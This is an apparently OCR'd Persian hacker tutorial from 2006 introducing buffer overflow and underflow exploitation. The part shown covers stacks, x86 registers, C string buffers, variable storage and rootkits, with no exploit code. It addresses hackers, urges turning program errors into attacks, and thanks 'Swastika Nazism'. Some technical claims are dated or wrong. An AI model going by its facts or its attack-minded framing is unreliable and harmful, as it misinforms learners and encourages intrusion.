
Russel King
Master Of
Aka Aleph1
Andrew Tanenbaum
Buffer Overflow
Dr.Mudge
Weld Pond
James Simpson
Shellcoding
Kingpin
Dug Song
Maddog
Georgi Guninski
Brain Oblivion
kevin mitnick
Dildog
Tweedie
Author :
John Lo
Satanic Soulful
Martin Hellman
Renaud Deraison
Space Rogue
ALL RIGHT RESERVED FOR
SATANICHELL
Silicosis
SHABGARD SECURITY TEAM 2006

Satanic Hell

جهنمِ شیطانی

MASTER OF BUFFER OVER AND UNDER FLOWS AND SHELL CODEING

مباحثی پیرامون سرریز و زیرریز بافروشل کدینگ

نویسنده: Satanic Soulful

تاریخ: **20/9/1384**

Contact:
Satanic.soulful@GMail.Com
Satanic_Soulful@Yahoo.Com

Special TNX♥2:
Hell Hacker – **C0llecT0r** – S hahro Z – XshabgardX – Little Hacker – Swastika Nazism And Black Eye Girl

ملاحضات:

لازم به تذکر است کلیه مطالب گفته شده تنها جنبه آموزشی دارد و
هر گونه استفاده غیر آموزشی به عهده خود کاربر می باشد و نویسنده این مقاله و مدیریت سایت شبگرد و جهنم شیطانی هیچ گونه مسولیتی نسبت به استفاده نادرست از این مقاله را برعهده نمی گیرند!

استفاده از مطالب این مقاله با ذکر نام نویسنده و همچنین گروهای مربوط بلامانع است.

منابع:

Government Security,Packet Storm Security,Packet Attack,
Bof Art by Little Hacker

به نام خدای یگانه

مقدمه:
با سلام خدمت کلیه عاشقان کامپیوتر مخصوصا هکرهای عزیز!
در مقاله قبلی توضیحاتی در مورد سرریز بافر گفته شود(اگر مقاله قبلی را مطالعه نکردید می توانید از آدرس www.satanic.emperorteam.com دریافت کنید)و مورد توجه بسیاری از دوستان قرار گرفت که باعث شود مقاله قبلی را کامل تر و گسترده تر کنم.
همواره مشکل سرریز بافر یکی از عمده ترین مشکلات نرم افزاری بوده که همیشه باعث پیدا شودن حفرهای گوناگونی در سیستم عامل ها و نرم افزار و میان افزار ها گردیده است.

زماني اين تكنيك جز مخفي ترين و حرفه اي ترين تكنيكهاي نفوذ بود. البته به علت قدرت بالاي حمله هاي اين چنين كماكان محبوبيت خود را در بين هكران حفظ كرده و پيشرفتهاي چشمگيري داشته است.

اما نباید فراموش کرد که چنین ایراداتي بوجود نمي ايند مگر در اثر غفلت برنامه نویسان. در اين مقاله سعي مي شود به صورت اجمالي به ساختار اینگونه ضعفها اشاره گردد تا برنامه نویسان عزیز متوجه این موضوع باشند که اگر چه كاري مشكل به نظر مي رسد اما غیر ممکن نیست. نه تنها غیر ممکن نیست بلکه تقریبا هر چند روز یکبار شاهد آن هستیم.
ممکن است شما هم نا خدا گاه به یکی از این سرریز ها در برنامه یا سیستم عامل برخود کنید ولی به دلیل آشنایی نداشتن به برنامه نویسی و اکسپلویت نویسی نتوانسته باشید که از این خطا استفاده کنید!
خیلی وقت ها ما به سادگی از ارور ها میگذریم و این یک اشکال بزرگ است.
همواره بیشتر هکر ها بر حسب اتفاق کوچک به یک ارور بر میخورند و پس از آنالایز آن خطا به مشکل اصلی پی برده اند و توانستند با همان اشکال اکسپلویت ها و ویروس های خطرناکی را به وجود آورند.
یک روزی کاری سخت در یک شبکه پس از 40 دقیقه کار کردن ناگهان یک ارور ظاهر میشود ***** نگاهی به برنامه های باز شود میکند و به کاری که باعث آمدن این ارور شود فکر میکند...
پس از چندین ساعت فکر کردن و تست کردن بعضی از کارها و آنلایز ارور به مشکل اصلی میرسد!
مشکل یک کار بسیار کوچک است دادن متغییر های سنگین از نوع *** به برنامه و نهایت هنگ کردن کامپیوتر برای چند لحظه و بعد ظاهر شودن خطا!!!!
پس به راحتی از ارور ها و خطا ها نگذریم!

یادمان باشد ما یک هکر یا متخصص شبکه هستیم و تمام زندگی ما دور یک کامپیوتر میچرخد.
تسلط به برنامه نویسی دیگر به یک نیاز عادی برای هر اپراتور کامپیوتر درامده به طوری که دیگر حتی یک اپراتور برای رفع نیاز های کوچک خود باید مسلط به یکی از زبان های برنامه نویسی باشد حال ویژال بیسک یا دلفی فرقی نمیکند...
ولی یه هکر حتما باید به برنامه نویسی تسلط داشته باشد !
توصیه میشود از یک زبان ساده مانند بیسک شروع کنید در گام دوم اسمبلی(اسمبلی باعث میشود تا شما الگوریتم را به صورت بسیار حرفه ای یاد بگیرد سعی کنید همواره از الگوریتم های حرفه استفاده کنید در یک کلام مغز شما آماده پذیرش و تجزیه تحلیل برنامه های پیچیده را دارا میشود)و در گام بد یک زبان سطح پایین به دلخواه مانند C++ یا ...

UnderFlow

فکر کنم تا حالا چیزی به این اسم نشنیده باشید و ندیده باشید!
اگر شنیده باشید که چه بهتر و به راحتی میتوانید بر این مبحث تسلط پیدا کنید و از این گونه خطا ها و مشکلات بافر استفاده کنید.
البته باز هم میگویم که اگر ما با برنامه نویسی آشنایی داشته باشیم بهتر و کامل تر میتوانیم بر روی این مشکلات تجزیه و تحلیل داشته باشیم و از این مشکلات استفاده کنیم
یک بدی ما ایرانیا اینه که همیشه رو یک چیز تمرکز زیادی میکنیم!
تذکر:
با توجه به اینکه مبحث زیر ریز بافر یه مبحث کاملا پیچیده می باشد توصیه میشود اول به مبحث سرریز کاملا چیره بشید و بد به این مبحث روی بیارید.
زیر ریز بافر عملی است که خیلی کم پیش میاد ولی مانند سرریز بسیار خطرناک است و می تونه بسیار به ما هکرها کمک کنه!
اگر بخواهیم به طور ساده زیر ریز رو تعریف کنیم اینگونه میباشد:
زیر ریز بافر:وقتی که ما پشت سرهم از بافر متغییر دریافت کنیم و بافر کاملا خالی بشود و وقتی ما متغییر بدی رو تقاضا کنیم بافر دچار زیر ریز میشود و عمدتا متغییر ندارد که از خروجی با ما بدهد پس دچار نوعی مشکل میشود به نام زیر ریز یا Underflow
اکثرا ما نمیتونیم زیاد بافر رو دچار این مشکل کنیم چون کمی کار سخت است!
ما باید انقدر از بافر متغییر تقاضا کنیم تا متغیر به 0 رسیده و در تقاضای بد این عمل صورت میگرد
البته هیچ کاری آسان نمیباشد ولی وقتی با روش و الگوریتم ها آشنا بشوید دیگر سخت نمیباشد!
در قسمت های بعدی کاملا با Underflow آشنا میشویم

تاریخچه سر ریز بافر
شروع این ماجرا مربوط به سالها پیش است. طراحان زبان برنامه نویسی C و C++ ظاهرا بیش از حد لازم آزاد بودند.
باید قبول کرد که اغلب اوقات کمکی محافظه کاری اگر چاشنی کار شود نتیجه بهتر خواهد بود! در حالی که اغلب زبانهای برنامه نویسی به شکلی برنامه نویس را در تخصیص و یا کاربری حافظه محدود میکنند این زبان دست برنامه نویس را تا حد امکان باز گذاشته تا جایی که برنامه نویس میتواند یک رشته صد بایتی را در یک حافظه ده بایتی کپی کند.
همین ویژگی باعث شد تا برنامه نویسان C کمتر حساسیتی در زمینه چک کردن طول رشته هایی که در یک بافر کپی میشوند از خود نشان دهند.
نتیجه همه اینها بوجود آمدن یک سرگرمی بسیار پر طرفدار برای هکرها بود. با چند کلک فنی میتوان به جای رشته ورودی یک رشته طولانی حاوی کد یک Back Door را وارد کرد و نتیجه؟ افتادن کنترل کامل کامپیوتر مورد نظر در دست هکرها
اصل ماجرا به همین سادگی است و در واقع پایه فنی بسیاری از کرمهای اینترنتی و بسیاری از خرابکاری ها همین خطاست.
Blaster هم بر اساس وجود یک چنین خطایی در یکی از سرویسهای RPC ویندوز عمل میکرد. اما اگر مشکل به این سادگی است چرا تا کنون برای حل آن اقدامی نشده است؟
خواهید گفت دستکم می شد به برنامه نویسان پیشنهاد کرد که لطفا در هنگام نوشتن برنامه طول رشته های ورودی را حتما با طول بافر چک کنید. بسیار پیشنهاد خوبی است اما دو مشکل بزرگ برای عملی کردن آن وجود دارد. اول اینکه برنامه نویسان C اصلا از این پیشنهاد شما خوششان نخواهد آمد.
آنها همیشه کارهای مهمتری از چک کردن طول رشته ها دارند! و دومین نکته اینکه حجم بسیار عظیمی از کدهایی را که قبلا نوشته شده نمیتوان دوباره تغییر داد.
این مشکل دوم دقیقا چیزی است که میکروسافت با آن روبروست : کد ویندوز بنا به برخی روایتها ملغمه عجیب و غریبی است که هنوز حتی یادگارهایی از کد داس نیز در آن موجود است.
البته در زبان های دیگر هم این امکان وجود دارد ولی مانند زبان سی دست برنامه نویس باز نیست!
به طور کلی هر جایه که ما بتونیم حجم بالاتری از بافر روی به بافر بدیم میتونیم مشکل ساز بشیم!

چرا باید با بافر و انواع خطاهای آن آشنا بشیم!؟

برای اینکه این نکته را برای شما حل کنم و شما هم بهتر و علاقمند تر از قبل این سری مقالات را دنبال کنید به توضیح یک بحث دیگر میپردازم!

روت کیت ها!!!

تا کنون زیاد اسم این برنامه رو شنییده شایدم با مقالایی درباره مطالعه کرده باشید!

شایدم من شما رو دست کم گرفته ام و شما حتی با این برنامه ها کار کرده باشید و آرشیو جالب از این برنامه ها داشته باشید!

RootKitها برنامه هایی هستند که از نظر ساختار کاری بسیار شبیه Trojan ها و Backdoor ها هستند ولی با این تفاوت که شناسایی RootKit بسیار مشکلتر از درب های پشتی است زیرا RootKit ها علاوه بر اینکه به عنوان یک برنامه کاربردی خارجی مثل شنونده Netcat و ابزارهای درب پشتی مثل Sub7 بر روی سیستم اجرا می شوند بلکه جایگزین برنامه های اجرایی مهم سیستم عامل و در گاهی مواقع جایگزین خود هسته کرنل می شوند و به هکرها این اجازه را می دهند که از طریق درب پشتی و پنهان شدن در عمق سیستم عامل به آن نفوذ کنند و مدت زیادی با خیال راحت با نصب ردیابها (Sniffer) و دیگر برنامه های مانیتورینگ بر روی سیستم اطلاعاتی را که نیاز دارند بدست آورند.

در دنیای هکرها دو نوع RootKit اصلی وجود دارد که هر کدام تعریف جداگانه ای دارند.

حتما از خود سوال میکنید خوب چه ربطی به بافر و سریز و زیر ریز دارد؟!


RootKit ها اجازه دسترسی Root یا Administrator را به ما نمی دهند و ما هنگامی قادر به نصب آنها بر روی یک سیستم هستیم که دسترسی ریشه ای و مدیر یک سیستم را توسط روش های دیگری مثل **سرریز بافر** ... به دست آورده باشیم.

بنابراین یک RootKit یک سری ابزارهایی است که با پیاده سازی یک درب پشتی (Backdoor) و پنهان کردن مدارک استفاده از سیستم و ردپاها به هکر اجازه نگهداری دسترسی سطح ریشه را می دهد.

این تنها یک نمونه از هزاران نمونه است که بافر برای نفوذ به ما کمک میکند!

پشته چیست؟


اکثرا باید بدانید که پشته چیست.ولی اندکی یاد آوری در مورد پشته و ذکر انواع آن خالی از لطف نیست.
یک تعریف انتزاعی از پشته این است که پشته ساختمان داده ای است که اطلاعات (از هر نوعی) به ترتیب معکوس ورود از ان خارج میشوند :



یعنی آخرین ورودی , اولین خروجی است.به همین علت به این سیستم ورودی و خروجی , سیستم LIFO اطلاق میشودکه خلاصه شده عبارت Last In First Out میباشد.
پشته یکی از پر کاربرد ترین ساختار ها در دنیای کامپیوتر و برنامه سازی از پایین ترین سطح تا بالا ترین سطح میباشد و به همین علت در همه ماشینها (سی پی یو ها) دستوالعملهای خاصی برای کار کردن با پشته سیستم تدارک دیده اند.
این دستورالعملها عبارتند از دستور PUSH و دستور POP که اگر کسی به زبان اسمبلی برنامه نوشته باشد صد درصد با آنها اشنایی دارد و میداند که کارشان چیست.
دستورالعملهای مربوط به پشته و مفهوم آنها :

1- PUSH : یعنی وارد کردن یک عنصر به پشته
2- POP : یعنی خارج کردن یک عنصر از پشته

به این نتیجه میرسیم که پشته نیز در حافظه جای میگیرد و دارای حد بالا و حد پایین است.
این حد بالا و حد پایین پشته توسط سیستم عامل نگهداری میشود و دارای مقدار ثابتی است (به طور معمول) ولی تعداد آیتمهای داخل پشته ثابت نیست بنابر این از کجا میتوانیم بفهمیم که پشته تا کجای ان پر است.
برای اینکار در سیستم یک ثبات در نظر گرفته میشود که نشان دهنده این است که پشته تا کجای آن پر است و هر وقت که عنصری وارد پشته شود و یا از آن خارج شود در این ثبات , تغییراتی اعمال میگردد.
در بسیاری از سیستمها این ثبات با نام SP : stack pointer معروف است.




انواع پشته از دید آدرس دهی در حافظه

اگر اندکی تامل کنیم متوجه میشویم که بر اساس ساختار و نحوه آدرس دهی حافظه کامپیوتر میتوانیم دو نوع پشته داشته باشیم که عبارتند از :

1-پشته کاهشی
2-پشته افزایشی

1-پشته افزایشی :


در این مدل از پشته , پشته از آدرس پایین حافظه شروع به بزرگ شدن میکند.در این مدل با اضافه شدن یک آیتم به پشته در جهت ایندکس خانه های حافظه از پایین به بالا حرکت میکنیم.
در ساده ترین تفسیر با اضافه شدن هر عنصر به پشته , یک واحد به اشاره گر بالای پشته اضافه میشود و با برداشته شدن هر عنصر , یک واحد از این اشاره گر کم میشود.



1-پشته کاهشی :

در این مدل از پشته , عکس کدل قبلی ,پشته از آدرس بالای حافظه شروع به بزرگ شدن میکند.با اضافه شدن هر آیتم به پشته در خلاف جهت ایندکس خانه های حافظه از پایین به بالا حرکت میکنیم.
در ساده ترین تفسیر با اضافه شدن هر عنصر به پشته , یک واحد از

اشاره گر بالای پشته کم میشود و با برداشته شدن هر عنصر , یک واحد به این اشاره گر اصافه میشود.



نمیتوان گفت که کدامیک از این دو بهتر است.هر نوع دارای کاربردهای گوناگونی هستند.از نظر بنده پشته نوع دوم یعنی پشته کاهشی دارای کاربرد بیشتری در پیاده سازیها میباشد.برای مثال در پیاده سازی پردازنده های زیر از متد کاهشی برای پیاده سازی دستورالعملهای پشته استفاده شده است :

Intel-1
Motorola-2
SPARC-3
MIPS-4

انواع پشته از دید ماهیت

اگر بخواهیم به واقعیت ساختاری پشته پی ببریم بایستی ماهیت آنرا بشناسیم.
حافظه کامپیوتر مجموعه ایست از صفر ها ویک ها و کامپیوتر برای اینکه بفهمد که کجا کدهای اجرایی قرار دارند و کجا داده ها , آنها را از هم جدا نگه میدارد و با عنوان سگمنت کد و سگمنت داده(DSوCS) به انها ارجاع میکند.ولی در مورد پشته قضیه اندکی متفاوت است و اینجاست که بر اساس پیاده سازی سیستم عامل , دو نوع پشته ظاهر میشود :

1-پشته اجرایی stack Executable
2-پشته غیر اجرایی Non executable stack

پشته اجرایی نوعی پشته است که سیستم میتواند در صورت وجود کدهای اجرایی در پشته , آنها را مشابه کدهای موجود در سگمنت کد اجرا کند,

در پشته غیر اجرایی , حتی اگر کدهای اجرایی در پشته باشند ,


سیستم مجاز نیست آنها را اجرا کند و در صورت تلاش برای اجرای کدها در سگمنت پشته خطایی از طرف سیستم عامل نمایش داده میشود.
محبوبیت پشته اجرایی , بیشتر از پشته غیر اجرایی است به طوری که در پیاده سازی بسیاری از سیستم عاملهای معروف از پشته اجرایی استفاده شده است.
برای مثال :
series M$ Windows-1
(Unix (*nix series-2
(RedHat,Mandrake Linux (All distributions such as-3
Some other well known Operating Systems-4

از پشته غیر اجرایی به ندرت برای پیاده سازی سیستم های عامل استفاده شده و معروف ترین گونه ای که در بازار موجود است , سیستم عامل IRIX است.
شاید دلیل محبوبیت کم پشته غیر اجرایی , مشکلات پیاده سازی و استفاده از آن در سطح سیستم و برنامه سازی است.

انواع پشته از لحاظ استفاده از SP

پشته از دیدگاه نحوه استفاده از اشاره گر بالای پشته نیز انواع متفاوتی دارد.در پیاده سازی میتوانیم به دو روش از اشاره گر بالای پشته استفاده کنیم که عبارتند از :
SP-1 نشان دهنده بالاترین عنصر پشته است
SP-2 نشان دهنده اولین جای خالی در پشته است

در نوع اول وقتی که پشته خالی است SP مساوی مقدار 1- یا یک مقدار غیر معتبر پیش فرض است که به این معنی است که هیچ عنصری در پشته وجود ندارد.
در نوع دوم وقتی که پشته خالی است , SP مساوی 0 یا مقداری است که نشان دهنده اولین خانه خالی در پشته است.



ذکر یک نکته در اینجا حائز اهمیت است که اگر تا اینجا در متن دقت کرده باشید همه جا از واژه واحد و خانه برای پشته استفاده شده است و هیچ جایی از واژه بایت برای ارجاع به سلولهای پشته استفاده نشده.
دلیل این مطلب این است که در پیاده سازیهای سی-پی-یو ها و سیستم عاملهای مختلف برای خانه های پشته اندازه های مختلفی در نظر گرفته شده.
به طور استاندارد اندازه هر خانه از پشته , یک کلمه در نظر گرفته میشود که اندازه هر کلمه از یک ماشین به ماشین دیگر متفاوت است.
در بعضی از ماشینها , اندازه کلمه 3 بایت , در بعضی 4 بایت و در گستره وسیعی اندازه هر کلمه 2 بایت است و این به صورت یک استاندارد در آمده است.
از آنجا که در حال حاضر بیش از 95% سیستمهای کامپیوتری در جهان از استاندارد IBM تبعیت میکنند و اندازه ه کلمه در این استاندارد 2 بایت است , ما هم به طور پیش فرض اندازه هر کلمه را 2 بایت در نظر خواهیم گرفت.
ذکر این نکته هم حائز اهمیت است که چون بیشتر ما از سیستمهای x86 استفاده میکنیم , به طور پیش فرض , سیستم هدف خود را یک سیستم x86 در نظر خواهیم گرفت و تنوع خود را بر روی سیستمهای عامل متمرکز خواهیم نمود.
ثباتهایی که برای پشته تعبیه شده اند.
همانگونه که اشاره شد , در هر ماشین برای کار با پشته , دارای دستورالعملها و ثباتهایی هستیم که به دو دستور العمل کار با پشته اشاره کردیم و توضیحی در مورد آنها ارائه کردیم.
حال میپردازیم به اینکه در سری x86 چه ثباتهایی برای پشته تعبیه شده است.
در سری x86 برای کار با پشته , دارای ثباتهای زیر هستیم :

1-ثبات SP : اشاره گر بالای پشته
2-ثبات SS : ثبات سگمنت پشته
3-ثبات FP : ثبات اشاره گر فریم
4-ثبات BP : یک ثبات همه منظوره که بیشتربرای کاربا پشته به کار میرود.

با ثبات اول که همان SP هست از قبل اشنایی دارید و میدانید که کاربرد آن چیست.ثبات دوم , یعنی SS , ثبات سگمنت پشته میباشد که نشان دهنده ابتدای سگمنت پشته(یا بهتر بگوییم انتها)
است.اگر واقع بین باشیم این ثبات نشان دهنده حد پایین پشته است.
ثبات سوم یا همان FP بیشتر توسط سیستم عامل برای مدیریت فرایند ها به کار میرود و در سطح برنامه های کاربردی زیاد کاربرد ندارد.
پشته سیستم عامل به طور منطقی , به ازای هر فرایند , به قسمتهایی تقسیم میشود که به هر یک از آنها یک فریم اطلاق میشود و در داخل هر

فریم اطلاعات مربوط به فرایند متناظر با آن قرار دارد.
ثبات چهارم ,BP, بیشتر نقش آچار فرانسه را دارد و برای فعل و انفعالات برنامه کاربردی با سیستم به کار میرود.مقادیر ثباتهای پشته نسبت به SS در نظر گرفته میشود.یعنی مقداری که در ثباتهای مربوط به پشته قرار میگیرد یک آدرس مطلق حافظه نیست و نسبت به فاصله ای که از ثبات سگمنت دارند مقادیر را نگه میدارند و اگر بخواهیم آدرس واقعی خانه ای از پشته که SP به آن اشاره میکند را بدست آوریم بایستی اندکی محاسبات انجام دهیم.
مثال :
SS=0FA800h
SP=100h
آدرس فیزیکی=H =0FA900h100 + FA800h0
به این معنی که خانه 100 هکز یا 256ام پشته در آدرس FA900h0 حافظه است.

نکته :

هر برنامه ای , به هر زبانی که نوشته میشود دارای پشته است.
اگر به زبان اسمبلی برنامه نوشته باشد میدانید که در ابتدای برنامه یا باید یک سگمنت پشته توسط پیش پردازنده SEGMENT تعریف کنیم و آدرس آن را توسط پیش پردازنده ASSUME در ثبات سگمنت پشته قرار دهیم و یا اینکه توسط پیش پردازنده .STACK اندازه پشته را اعلان کنیم تا اسمبلر بقیه کارها را انجام دهد.
تعریف پشته در زبان اسمبلی:

مثال اول

```
ASSUME
CS:CODE,DS:DATA,SS:STACK

CODE SEGMENT
MAIN PROC NEAR
....
MAIN ENDP
CODE ENDS
.MODEL SMALL
 .STACK 256
 .DATA
A DW 24
B DB ?
 .CODE
MAIN PROC NEAR
 .....
MAIN ENDP
END
```


مثال دوم

```
.MODEL SMALL
STACK SEGMENT PARA
STACK 'stack'
DB 256 DUP(?)
STACK ENDS

DATA SEGMENT
A DW 24
B DB ?
DATA ENDS
```

تا حالا یک مفهوم از پشته و اینکه چه هست و چگونه اداره میشودبرای شما ارائه دادیم .
حال میرسیم به یک مفهوم دیگر به نام بافر.کا اصلی ما با این دو مفهوم است.

بافر

بافر به طور عام به حافظه ای اطلاق میشود که برای نگهداری اطلاعات به کار میرود.در واقع از یک دید خاص میتوان گفت که بافر همان متغیرهای برنامه است .
برای مثال یک متغیر از نوع intدر زبان سی یک بافر 2 بایتی است که برای نگهداری اطلاعات عددی ازآن استفاده میشود.
میتوانیم آرایه ای از int ها را هم به عنوان یک بافر در نظر بگیریم.متغیرهای رشته ای هم که درواقع آرایه ای از کاراکتر ها هستند,نیز نوعی بافر هستند.کار اصلی ما با نوع آخر یعنی بافرهای رشته ای است.
همانگونه که باید بدانید در زبان سی , برای نشان دادن انتهای رشته از کاراکتر NULL یا همان پوچ که کد اسکی آن صفر است استفاده میشود.برای مثال اگر شکل زیر را به عنوان قسمتی از حافظه در نظر بگیریدکه متغیر رشته ای str در آن قرار دارد,اگر فرض کنیم که متغیر حاوی مقدار "String" باشد , در آن صورت خواهیم داشت :



این کاراکتر که در انتهای رشته قرار میگیرد نشان دهنده حد انتهای رشته هست.
اگر فنی تر نگاه کنیم , در زبان سی به طور کلی آرایه ها توسط آدرس ابتدای آنها مشخص میشوند.
یعنی اگر در این مثالی که آورده ایم , STRاشاره گری است به آدرس ابتدای رشته در حافظه که در مثال ما مساوی است با 23.پس داریم :

ساختار آرایه رشته در حافظه

STR="String"	است رشته ای که در حافظه
STR=23	مقداری که STR قرار میگیرد
*STR='S'	متغیر در محتوای بایتی که متغیر به میکند.در واقع اولین آن اشاره خانه آرایه

*(STR+1)='t'	دومین خانه آرایه
*(STR+2)='r'	آرایه سومین خانه
*(STR+3)='i'	آرایه چهارمین خانه
*(STR+4)='n'	آرایه پنجمین خانه
*(STR+5)='g'	آرایه ششمین خانه
*(STR+6)=Null	آرایه آخرین خانه

همانگونه که میدانید در زبان سی میتوانیم توسط عملگر * به محتوای یک آدرس از حافظه به طور مستقیم دسترسی داشته باشیم و در این مثال نیز برای نشان دادن محتوای حافظه از آن استفاده شده است.
اگر یک واحد به متغیری که حاوی آدرس است اضافه کنیم , در حافظه به اندازه یک خانه به طول نوع متغیر حاوی ادرس به جلو حرکت میکنیم.
به عنوان مثال اگر متغیر ptrبه عنوان یک اشاره گر به integer تعریف شده باشد و به خانه ای از حافظه اشاره کند , حافظه (ptr+1) به اندازه 2 بایت جلوتر از مقدار اول آن خواهد بود , چرا که نوع داده ای integer 2 بایت طول دارد :

```
...
int *ptr;   //An integer type
pointer declaration
int arr[2]; //An integer array of
two cells
arr[0]=10; //Initializing array's
first cell
arr[1]=20; //Initializing arrays
```

```
secong cell
ptr=arr;    // pointing ptr to start
point of array
printf("*(ptr)=%d\n",*(ptr));
printf("*(ptr+1)=%d\n",*(ptr+1));
getch();
...
```

تمامی آنچه که گفته شد در این مثال آورده شده.
روشی که گفته شد , یکی از روشهایی بود که برای نمایش انتهای رشته ها به کار میرود.
دربرخی از زبانهای برنامه سازی از روشی دیگر برای اینکار استفاده میشود و آن روش هم به این ترتیب است که اولین خانه آرایه برای نگهداری طول رشته ای که در آرایه نگهداری میشود , رزرو میشود.به این شکل :

این روش در زبانهایی چون پاسکال و ویژوال بیسیک به کار رفته است.
هر روش دارای مزایا و معایبی است که میتوان برای نمونه به موارد زیر اشاره کرد :
در روش اول این محدودیت رو داریم که نمیتوانیم از کاراکتر NULLدر داخل رشته استفاده کنیم ولی در روش دوم چنین محدودیتی نداریم.
در روش دوم بسته به اندازه حافظه ای که برای نگهداری طول رشته در نظر گرفته میشود محدودیت داریم ولی در روش اول چنین محدودیتی نداریم.
برای مثال اگر برای نگهداری طول رشته , یک بایت در نظر گرفته شود , طول رشته ها محدود به 255 کاراکتر میشود.
متغیر ها در کجای حافظه قرار میگیرند (از لحاظ منطقی)
در هر زبان برنامه سازی بسته به مورد کاربرد , میتوانیم متغیر های نوع دینامیک و استاتیک داشته باشیم.

متغیرهای برنامه :

1-استاتیک
2-دینامیک

1- متغیرهای نوع استاتیک

این نوع متغیرها هنگام شروع فرایند یا همان برنامه در سگمنت Data یا داده که قبلا توضیح داده شده , آدرس دهی میشوند. متغیرهای نوع استاتیک , وابسته به بلوک نیستند و در حین اجرای برنامه همواره مقادیر خود را حفظ میکنند و اگر از تابع و یا بلوکی که در ان تعریف شده اند خارج شویم و دوباره برگردیم همان مقادیر دفعه قبل خود را حفظ میکنند.

2-متغیرهای نوع دینامیک

این گونه از متغیر ها فقط در محدوده بلوکی که تعریف میشوند مفهوم دارند و فقط در بلوکی که تعریف شده اند مقادیر خود را حفظ میکنند و اگر از بلوک خارج شده و دوباره بر گردیم مقادیر قبلی خود را نخواهند داشت.

این نوع از متغیر ها , هنگام فراخوانی فرایند یا تابع , در پشته برنامه آدرس دهی میشوند و مقادیرشان را هم در همانجا یعنی پشته نگهداری میکنند و وقتی که از بلوک خارج شویم از بین میروند.

متغیرهای دینامیک و استاتیک

Dynamic

```
void DynFunc()
{
int dv=0;  //Dynamic variable
dv++;
printf("dv=%d",dv);
}
//*************************
void main()
{
DynFunc();
 DynFunc();
}
```

خروجی

```
dv=1
dv=1
```

Static

```
void StaticFunc()
{
static int sv=0;//Static variable
sv++;
printf("sv=%d",sv);
}
//*************************
void main()
{
StaticFunc();
StaticFunc();
}
```

خروجی

```
sv=1
sv=2
```

در مثالی که برای شما آورده شدفرض شده که تابع را دوبار فراخوانی میکنیم و اگر دقت کنید متغیر استاتیک مقدار قبلی خود را حفظ میکند.

هیپ(Heap) چیست ؟

غیر از این دو مورد که ذکر شد یک جای دیگر هم برای تخصیص حافظه وجود دارد و آن هم هیپ (Heap) سیستم است. وقتی که توسط دستوراتی مثل malloc یا alloc یا ... حافظه ای را از سیستم میگیریم , این حافظه در هیپ سیستم اختصاص داده میشود.
در واقع از هیپ برای تخصیص حافظه به صورت دینامیک استفاده میشود.
این نکته هم باید ذکر شود که در هر برنامه ای لزوما هیپ نداریم و وجود آن بستگی دارد به زبانی که برای برنامه نویسی استفاده شده است.
به طور استاندارد دو نوع هیپ برای برنامه در نظر گرفته میشود که عبارتند از :

1-هیپ نزدیک Near heap
2-هیپ دور Far heap

اندازه هیپ نزدیک محدود به 32 کیلوبایت است و برای رفع محدودیت از هیپ دور استفاده میشود و تفاوت آنها در نحوه آدرس دهی است.
طرف حساب ما متغیرهای نوع دینامیک هستند که در پشته سیستم ادرس دهی میشوند .

کاربردهای پشته

تا حالا باید فهمیده باشید یکی از کاربردهای پشته تخصیص حافظه برای متغیرهای نوع دینامیک هست.
پشته یک کاربرد دیگر هم دارد که عبارت است از پاس کردن پارامتر ها به توابع.
